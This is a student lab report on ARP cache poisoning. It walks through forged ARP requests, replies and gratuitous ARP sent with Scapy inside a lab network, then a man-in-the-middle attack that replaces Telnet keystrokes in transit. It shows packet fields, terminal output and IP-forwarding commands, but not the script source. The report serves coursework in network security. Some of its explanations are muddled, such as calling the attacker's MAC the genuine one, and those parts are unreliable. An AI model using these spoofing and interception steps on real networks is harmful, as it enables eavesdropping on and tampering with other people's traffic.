Name: Vinay V	SRN: PES1UG24CS840
Sub : Computer Network Security	LAB 3: ARP Cache Poisoning Attack Lab

Task 1: Using ARP request

1. **Without passing parameters to Ether()**

Host A:

```
A:PES1UG24CS840:Vinay:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protoco
l decode
listening on eth0, link-type EN10MB (Ethernet), capture size 26214
4 bytes
09:25:27.341747 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, len
gth 28
09:25:27.341831 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, lengt
h 28
09:25:27.351374 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05)
tell 10.9.0.6, length 28
09:25:27.351390 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, lengt
h 28
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
A:PES1UG24CS840:Vinay:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C
         eth0
A:PES1UG24CS840:Vinay:/
$>
```

- The tcpdump output shows normal ARP traffic on Host A. For example:
- Request who-has 10.9.0.5 tell 10.9.0.105
- Reply 10.9.0.5 is-at 02:42:0a:09:00:05
- Initially, Host A correctly maps Host B's IP (10.9.0.6) to its actual MAC (02:42:0a:09:00:69), and Host M (10.9.0.105) is also mapped correctly.
- This confirms that before running the attack, ARP tables are consistent and genuine.

Attacker:

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>
```

- The attacker machine executes python3 task1A.py.
- The script constructs an **ARP request** with the following key fields:
- **psrc (Sender Protocol Address)**: 10.9.0.6 (pretending to be Host B).
- **hwsrc (Sender Hardware Address)**: 02:42:0a:09:00:69 (Attacker's MAC).
- **pdst (Target Protocol Address)**: 10.9.0.5 (Host A's IP).

- This means the attacker is claiming: *"I am Host B (10.9.0.6), and my MAC is 02:42:0a:09:00:69."*
- One packet was sent successfully, initiating the ARP poisoning attempt.

Host B:

```
B:PES1UG24CS840:Vinay:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protoco
l decode
listening on eth0, link-type EN10MB (Ethernet), capture size 26214
4 bytes
^[[D09:25:27.341749 ARP, Request who-has 10.9.0.5 tell 10.9.0.105,
 length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
B:PES1UG24CS840:Vinay:/
$>arp
B:PES1UG24CS840:Vinay:/
$>
```

- tcpdump on Host B shows it receiving ARP requests like:
- Request who-has 10.9.0.5 tell 10.9.0.105
- However, Host B's ARP table did not change, which indicates the spoof was specifically targeting Host A's ARP cache, not Host B's.
- This confirms that Host A was poisoned (its cache updated incorrectly), while Host B still holds correct entries.

2. Ether() with parameters

Host A:

```
A:PES1UG24CS840:Vinay:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protoc
l decode
listening on eth0, link-type EN10MB (Ethernet), capture size 2621
4 bytes
09:35:49.402978 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05)
tell 10.9.0.6, length 28
09:35:49.403016 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, leng
h 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
A:PES1UG24CS840:Vinay:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
A:PES1UG24CS840:Vinay:/
$>
```

- tcpdump captures normal ARP traffic:
- Request who-has 10.9.0.5 tell 10.9.0.6
- Reply 10.9.0.5 is-at 02:42:0a:09:00:05
- Host A's ARP table shows the correct mapping of Host B's IP (10.9.0.6) to its MAC (02:42:0a:09:00:69).
- This confirms ARP cache is clean before the attack.

Host B:

```
B:PES1UG24CS840:Vinay:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protoco
l decode
listening on eth0, link-type EN10MB (Ethernet), capture size 26214
4 bytes
09:35:49.402979 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05)
tell 10.9.0.6, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
B:PES1UG24CS840:Vinay:/
$>arp
B:PES1UG24CS840:Vinay:/
$>
```

- tcpdump shows Host B also participating in ARP queries (`who-has 10.9.0.5`).
- Host B's ARP table appears empty or unaffected at this stage.
- Both hosts are in a normal communication state prior to poisoning.

Attacker:

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>
```

- The attacker script is executed with Ether() parameters set explicitly.
- Packet details:
- **op** = who-has (indicating an ARP request operation).
- **psrc** = 10.9.0.6 (attacker pretending to be Host B).
- **hwsrc** = 02:42:0a:09:00:69 (attacker's MAC).
- **pdst** = 10.9.0.5 (target Host A).
- The forged ARP packet is sent, attempting to poison Host A's cache.

Deleting ARP cache entries:

```
A:PES1UG24CS840:Vinay:/
$>arp -d 10.9.0.6
A:PES1UG24CS840:Vinay:/
$>arp -d 10.9.0.105
No ARP entry for 10.9.0.105
A:PES1UG24CS840:Vinay:/
$>arp
A:PES1UG24CS840:Vinay:/
$>
```

- After attack demonstration, ARP entries for 10.9.0.6 and 10.9.0.105 are manually deleted from Host A using arp -d.
- The ARP table is cleared successfully, showing no malicious entries remain.
- This step resets Host A's cache to prevent persistent poisoning.

Q1. What does the 'op' in the attacker screenshot signify? What is its default value?

- The `op` field specifies the ARP operation type.
- Possible values:
  - `who-has` (ARP request)
  - `is-at` (ARP reply)
- In the screenshot, `op = who-has`, meaning the attacker sent an ARP request.
- The default value of `op` in Scapy (if not specified) is `who-has`

Q2. Difference between ARP cache results after attack in the two approaches? Why?

- **Without Ether() parameters (Task 1A)**:
  - The attacker relied on default Ethernet fields. Some systems may ignore spoofed requests if Ethernet headers do not match expected values.
  - Result: Limited or partial poisoning observed.
- **With Ether() parameters (Task 2 / task11A.py)**:
  - The attacker explicitly sets the source and destination MAC addresses in the Ethernet layer.
  - This makes the forged ARP packet more convincing, so Host A accepts it.
  - Result: Stronger poisoning effect, with Host A's ARP cache mapping B's IP to the attacker's MAC.
- **Reason for difference**: By setting Ether() parameters, the attacker ensures that both **Ethernet layer** and **ARP layer** fields are consistent. This avoids packets being dropped or ignored, increasing the success rate of cache poisoning.

Task 2: Using ARP Reply

OBJECTIVE: In this task you need to attack A using ARP reply packet. Try the attack under the following two scenarios, and report the results of your attack

Scenario 1: B's IP is alreadyv in A's cache.

- The attacker first runs task11A.py to ensure Host A has an entry for Host B.
- Host A's ARP cache shows B's IP (10.9.0.6) mapped correctly to MAC (02:42:0a:09:00:69).

```
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
```

- The attacker sends a **forged ARP reply** with op=is-at (op=2).
- It claims: "10.9.0.6 is at 02:42:0a:09:00:69" (attacker's MAC).
- Host A updates its ARP table, replacing the genuine MAC with attacker's MAC.

```
A:PES1UG24CS840:Vinay:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protoco
l decode
listening on eth0, link-type EN10MB (Ethernet), capture size 26214
4 bytes
09:55:49.520989 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, lengt
h 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A:PES1UG24CS840:Vinay:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
A:PES1UG24CS840:Vinay:/
$>arp -d 10.9.0.6
A:PES1UG24CS840:Vinay:/
$>arp
A:PES1UG24CS840:Vinay:/
$>
```

- tcpdump shows ARP reply traffic, confirming that packets are flowing.
- Example: ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69.

Scenario 2: B's IP not in A's cache:

- Host A's cache entry for B is deleted using `arp -d 10.9.0.6`.
- After this, `arp` shows no entry for Host B.

```
$>arp
A:PES1UG24CS840:Vinay:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protoco
l decode
listening on eth0, link-type EN10MB (Ethernet), capture size 26214
4 bytes
10:01:13.913415 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, lengt
h 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A:PES1UG24CS840:Vinay:/
$>arp
A:PES1UG24CS840:Vinay:/
$>
```

- tcpdump captures unsolicited ARP reply packets:
- `ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69.`

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task1B.py
###[ Ethernet ]###
  dst         = 02:42:0a:09:00:05
  src         = 02:42:0a:09:00:69
  type        = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
```

- Attacker again sends ARP reply with `op=is-at`.
- Since Host A had no entry for B, the unsolicited reply created a **new poisoned entry** directly.

Q1. What does `op=2` mean?

- In ARP protocol:
  - `op=1` → ARP Request (who-has).
  - `op=2` → ARP Reply (is-at).
- Here, `op=2` signifies that the attacker is sending a forged ARP reply, claiming ownership of an IP with their own MAC.
- Default ARP behavior is to **trust replies**, even unsolicited ones, which is why cache
- poisoning succeeds.

Task 3: Using ARP Gratuitous Message

● **OBJECTIVE:** On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address.

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
```

- First, task1A.py ensures Host A already has B's IP in its ARP cache.
- Then, task1C.py sends a **gratuitous ARP reply**:
- op = is-at → ARP reply.
- dst = ff:ff:ff:ff:ff:ff → broadcast.
- psrc = 10.9.0.6 (pretending to be Host B).
- hwsrc = 02:42:0a:09:00:69 (Attacker's MAC)

```
A:PES1UG24CS840:Vinay:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C
         eth0
A:PES1UG24CS840:Vinay:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protoco
l decode
listening on eth0, link-type EN10MB (Ethernet), capture size 26214
4 bytes
10:25:13.669356 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, lengt
h 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A:PES1UG24CS840:Vinay:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C
         eth0
A:PES1UG24CS840:Vinay:/
$>
```

- tcpdump on Host A shows receipt of forged ARP reply.
- ARP cache of Host A updates:
- Before: 10.9.0.6 → Real B's MAC.
- After: 10.9.0.6 → Attacker's MAC (02:42:0a:09:00:69).

```
A:PES1UG24CS840:Vinay:/
$>arp -d 10.9.0.6
A:PES1UG24CS840:Vinay:/
$>arp -d 10.9.0.105
A:PES1UG24CS840:Vinay:/
$>arp
A:PES1UG24CS840:Vinay:/
$>
```

- Using arp -d 10.9.0.6 and arp -d 10.9.0.105, entries are deleted.

Scenario 2: B's IP is not in A's cache:

```
B:PES1UG24CS840:Vinay:/
$>arp
B:PES1UG24CS840:Vinay:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protoco
l decode
listening on eth0, link-type EN10MB (Ethernet), capture size 26214
4 bytes
10:39:52.653283 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, lengt
h 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
B:PES1UG24CS840:Vinay:/
$>arp
B:PES1UG24CS840:Vinay:/
$>
```

- Host A and Host B ARP caches are cleared.
- Running `arp` shows **no entries** for B.

```
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>-
```

Attacker sends another gratuitous ARP reply:

- Broadcast (`ff:ff:ff:ff:ff:ff`).
- Claims: "10.9.0.6 is-at Attacker's MAC."

```
A:PES1UG24CS840:Vinay:/
$>arp
A:PES1UG24CS840:Vinay:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protoco
l decode
listening on eth0, link-type EN10MB (Ethernet), capture size 26214
4 bytes
10:39:52.653282 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, lengt
h 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
A:PES1UG24CS840:Vinay:/
$>arp
A:PES1UG24CS840:Vinay:/
$>
```

- tcpdump on Host A: Reply 10.9.0.6 is-at Attacker MAC.
- Host A **creates a new entry**:
- 10.9.0.6 → 02:42:0a:09:00:69

Q: Why does VM B's ARP cache remain unchanged even though the packet was broadcasted?

- Because ARP gratuitous replies are only meant to inform *other* hosts.
- Host B knows that `10.9.0.6` is bound to its own MAC.
- It will ignore conflicting gratuitous ARP packets since they contradict its real identity.
- Therefore, only Host A (the victim) is poisoned, while Host B remains unaffected.

Task 4: MITM Attack on Telnet using ARP Cache Poisoning

OBJECTIVE: Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B

```
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5
```

- Attacker runs `task11A.py`.
- This sends forged ARP packets telling A: *"B's IP (10.9.0.6) is at M's MAC (02:42:0a:09:00:69)."*

```
A:PES1UG24CS840:Vinay:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
A:PES1UG24CS840:Vinay:/
$>
```

- Shows B's IP (`10.9.0.6`) mapped to MAC `02:42:0a:09:00:69` (legitimate).
- This means A knows how to reach B directly.

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task2.py
.
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>
```

- Attacker runs `task2.py`.
- This sends forged ARP packets telling B: *"A's IP (10.9.0.5) is at M's MAC (02:42:0a:09:00:69)."*

```
B:PES1UG24CS840:Vinay:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
B:PES1UG24CS840:Vinay:/
$>
```

- Host A: `10.9.0.6 → Attacker's MAC`.
- Host B: `10.9.0.5 → Attacker's MAC`.

Q: What will be the mappings in A and B's cache after the cache poisoning attack by M?

- **Host A's ARP cache:**
  - `10.9.0.6 (B's IP) → Attacker M's MAC (02:42:0a:09:00:69)`
- **Host B's ARP cache:**
  - `10.9.0.5 (A's IP) → Attacker M's MAC (02:42:0a:09:00:69)`


Testing:

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

- You set `sysctl net.ipv4.ip_forward=0`
- This means packets arriving at M are **not forwarded to the actual destination**.
- When A pings B (`ping 10.9.0.6`), packets get stuck at M.
- **Observation:** Wireshark shows ARP + ICMP requests, but no ICMP replies (because M drops them)

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task2.py
.
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>
```

- On **M**, you ran task11A.py and task2.py → This injected spoofed ARP replies:
- A thinks **B's IP → M's MAC**
- B thinks **A's IP → M's MAC**
- Now **all packets between A and B pass through M**.




- When A pings B (`ping 10.9.0.6`), packets get stuck at M.
- **Observation:** Wireshark shows ARP + ICMP requests, but no ICMP replies (because M drops them).

Turn on IP Forwarding:

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$> sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>
```

- You enabled forwarding with sysctl net.ipv4.ip_forward=1
- Now M acts like a router, passing packets between A and B.
- **Observation:** A can ping B successfully. Wireshark shows ICMP requests and replies flowing via M.



- The ping packets (`ICMP Echo (ping) request/reply`) continue flowing **between 10.9.0.5 and 10.9.0.6**, BUT
- On the Ethernet layer, they actually go via **M's MAC (02:42:0a:09:00:69)**.
- Because IP forwarding is enabled, M just forwards them — so the ping works fine, but M is in the middle.

Q. Compare the results between the above two steps.

- **Before IP forwarding:**
  Packets are intercepted by M and dropped → ping fails.
- **After IP forwarding:**
  Packets are intercepted and relayed by M → ping succeeds.
- **Main observation:**
  Even though A and B think they are talking directly, **all their traffic actually passes through M**, proving a **successful Man-in-the-Middle attack**.

Launch the MITM Attack

```
Sent 1 packets.
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```


- You enabled IP forwarding (sysctl net.ipv4.ip_forward=1) to allow normal communication between Host A and Host B through Host M.
- This ensured that the Telnet connection between A and B was established successfully.
- After the connection was established, you disabled IP forwarding (sysctl net.ipv4.ip_forward=0).
- Now Host M is no longer transparently forwarding packets; instead, your MITM attack script (mitm.py) takes control.

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b'h', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'u', length: 1
.
```

- Shows LAUNCHING MITM ATTACK and multiple "Sent 1 packets." messages.
- Intercepted payloads (b'h', b'u', etc.) confirm that the script is sniffing real Telnet keystrokes from Host A.
- After interception, spoofed packets with replacement data are sent out.

```
A:PES1UG24CS840:Vinay:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e95c6a0ec439 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
re
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
applicable law.

seed@e95c6a0ec439:~$ ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
```

- You typed normal text into Telnet, but instead of your characters, only **zzzzzz**... appeared.
- This proves that the attacker's spoofed packets replaced the legitimate packets in transit.



- Shows ICMP, TCP, and Telnet packets flowing between 10.9.0.5 (Host A) and 10.9.0.6 (Host B).
- The Telnet data packets captured contain **z** instead of the characters actually typed.
- Confirms packet manipulation by Host M.

Task 5: MITM Attack on Netcat using ARP Cache Poisoning

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
```

- You run `python3 task11A.py` then `python3 task2.py`.
- Purpose:
- Poison **A's ARP cache** so `10.9.0.6 (B)` → **M's MAC** `02:42:0a:09:00:69`.
- Poison **B's ARP cache** so `10.9.0.5 (A)` → **M's MAC** `02:42:0a:09:00:69`.
- Result: traffic between A and B is now routed **A ⇄ M ⇄ B**.

```
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
Attacker_M:PES1UG24CS840:Vinay:/volumes
$>
```

- sysctl net.ipv4.ip_forward=1
- M forwards packets transparently so A and B can establish a normal TCP connection (while M stays in the middle).

```
B:PES1UG24CS840:Vinay:/
$>arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C
         eth0
